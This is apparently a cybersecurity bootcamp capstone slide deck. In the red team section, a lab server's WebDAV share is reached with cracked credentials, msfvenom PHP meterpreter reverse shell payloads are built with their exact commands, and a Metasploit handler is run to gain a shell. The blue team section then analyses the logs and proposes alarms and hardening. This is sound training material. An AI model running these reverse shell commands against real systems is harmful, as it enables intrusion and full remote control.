
Tools & Processes
MSFVenom and Metereter were used to inject the reverse shell payload into the target machine (capstone server).

02

Achievements
Through the use of the “multi/handler” exploit, the attacker can gain access to the target machine’s shell program.

This exploit give the attacker system level control of the target machine.

Exploitation: Local File Inclusion (Continued)



Exploitation: WebDAV Vulnerability Exploit

01

Tools & Processes

MSFvenom was used to create a reverse shell payload. Kali File Manager was used to transfer the payload to the target machine. User Ryan's cracked credentials gave the attacker access to the WebDAV server.

02


Achievements

This exploit gave the attacker reverse shell access to the target machine.

This allowed the attacker to establish a remote connection through port 55555. Using this remote connection, the attacker can utilize the shell program and have full privilege, system level control over the target machine.

Exploitation: WebDAV Vulnerability Exploit (Continued)

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 > reverse_shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```



- Create a PHP reverse shell payload with msvenom
- Msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 > reverse_shell.php
- Navigate to dav://192.168.1.105/webdav
- Inject payload into server

Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=55555 > shell.php

Created a remote listener and injected reverse shell backdoor into target machine.

02

Achievements


- Compiled and injected a reverse shell payload into target machine (webDAV server as user Ryan).
- Executed payload. Attacker can listen to web server (192.168.1.105)

Exploitation: Reverse Shell Backdoor (Continued)


```
root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lp
ort=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:/#
```

```
root@Kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lp
ort=49151 >> shell.php
```

Exploitation: Reverse Shell Backdoor (Continued)



Exploitation: Reverse Shell Backdoor (Continued)


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

Exploitation: Capture The Flag

01

Tools & Processes

Use the bash shell to navigate and search the target machine for clues.

Used cd, ls, ls -a, grep, and find to locate the hidden flag.


02

Achievements

Found the file flag.txt in the root (/) directory with the **cd /** command, followed by running **ls -a**. This revealed the flag.txt file. Ran **cat flag.txt** to unveil the flag:

b1ng0w@5h1sn@m0


03



Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? 7:30 PM - 8:00 PM, October 7th, 2021
- How many packets were sent, and from which IP? 112,532 packets from 192.168.1.90
- What indicates that this was a port scan? A wide range of ports were pinged on the capstone machine (192.168.105) by a single attack machine (192.168.1.90)




Analysis: Identifying the Port Scan

Top Hosts Creating Traffic [Packetbeat Flows] ECS

View: Data


Download CSV


@timestamp per 3 hours	Source IP	Source Bytes
2021-10-07 18:00	192.168.1.90	108.8GB
2021-10-07 18:00	192.168.1.105	45.7GB
2021-10-07 18:00	185.243.115.84	361MB
2021-10-07 18:00	166.62.111.64	93.2MB
2021-10-07 18:00	185.125.190.27	64.8MB
2021-10-07 21:00	192.168.1.90	60GB
2021-10-07 21:00	192.168.1.105	24.8GB
2021-10-07 21:00	185.243.115.84	109.2MB
2021-10-07 21:00	166.62.111.64	26.6MB
2021-10-07 21:00	10.0.0.201	10.1MB
2021-10-08 18:00	192.168.1.105	17.9GB
2021-10-08 18:00	192.168.1.90	620.7MB
2021-10-08 18:00	127.0.0.1	1.6MB
2021-10-08 18:00	192.168.1.1	694.2KB
2021-10-08 18:00	fe80::90ca:742e:54ed:7bb7	59.7KB
2021-10-08 21:00	192.168.1.105	6.6GB
2021-10-08 21:00	192.168.1.90	155MB
2021-10-08 21:00	127.0.0.1	286.4KB




Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made? 16178
- Which files were requested? What did they contain? secret_folder -> Contained hash of user Ryan's password.






Analysis: Finding the Request for the Hidden Directory



Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 16040 (Hydra)
- How many requests had been made before the attacker discovered the password?



Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 144
- Which files were requested? shell.php

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,046
http://127.0.0.1/server-status?auto=	3,033
http://snnmnkxdhflwgthqismb.com/post.php	168
http://192.168.1.105/webdav/shell.php	154
http://192.168.1.105/webdav	144

Export: Raw Formatted

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alarm can be set to alert admins if the system detects connection requests across many ports from one host. The system can also watch for unusual spikes in network traffic occurs, originating from a single source IP.

What threshold would you set to activate this alarm?

This threshold is relatively subjective. An example of a threshold could be set to alert admins after more than 10 request per second have occured from a single IP.

System Hardening

What configurations can be set on the host to mitigate port scans?

Setup a Firewall and an ACL to block malicious network traffic. Modern firewalls use “adaptive behavior,” meaning they’ll block open and closed ports if a suspect IP address is probing them. Enable only necessary traffic needed to access the internal hosts.

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Administrators should be alerted if an HTTP request is made for the hidden directories from IP addresses outside of the internal network.

What threshold would you set to activate this alarm?

A threshold of greater than 0 requests should be set for any IP address outside of the internal company network.

System Hardening

What configuration can be set on the host to block unwanted access?

- Disable directories listing on the Apache server.
- Encrypt data of secret directories.
- Require strong passwords and multi-factor authentication for access to the secret directories.

Describe the solution. If possible, provide required command lines.

- Change the folder permissions to private.
- Create a whitelist for internal network IP addresses.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alert should be sent to an administrator if the number of HTTP requests coming from a single IP address exceed an appropriate threshold.
- An alert should be sent to an administrator if any user or IP has several consecutive failed authentication attempts.

What threshold would you set to activate this alarm?

- The organization will have to analyze their network traffic data and determine a baseline. If traffic exceeds this baseline average by 25%, the administrators should be alerted.
- I a single IP or user has more than three consecutive failed authentication attempts, the account/IP should be locked/blocked and the administrators should be alerted.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Multi-Factor Authentication
- Strong password policy
- Enable CAPTCHA
- Restrict access of authentication URL to internal users
- Create an account lockout policy
- Use a firewall

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Administrators should be alerted anytime an attempt to access the WebDAV directory is made from an external (outside company network) IP address.

What threshold would you set to activate this alarm?

Every instance from an outside IP should trigger an alarm and alert the administrators.

System Hardening

What configuration can be set on the host to control access?

- Update and Patch Software (WebDAV). Consider automatic updates.
- Do not save server access instructions on a web server available or accessible to the public from the internet.
- Deny WebDAV uploads to non-admin users.
- Properly configure web server and WebDAV.
- PenTest and Audit system.

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on host machine to monitor system
- Configure firewall and IPtables to limit access

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert admins if a particular port is open
- Alert admins if there is unusual or heavy traffic
- Alert if suspicious or invalid file types are uploaded to the web server.

What threshold would you set to activate this alarm?

- Any file uploaded to the server from an external IP address should trigger an alarm to alert administrators.
- All suspicious, unusual, and excessive traffic should trigger an alarm and alert the administrators.

System Hardening

What configuration can be set on the host to block file uploads?

- All external IP uploads should be blocked.
- Restrict access of confidential files and data to administrators.
- Validate the file type, size, and metadata during uploads. Block executable files.
- Scan files for malware before uploading to the server.
- Store files in a location that is not accessible from the public external network.

Describe the solution. If possible, provide the required command line.


the End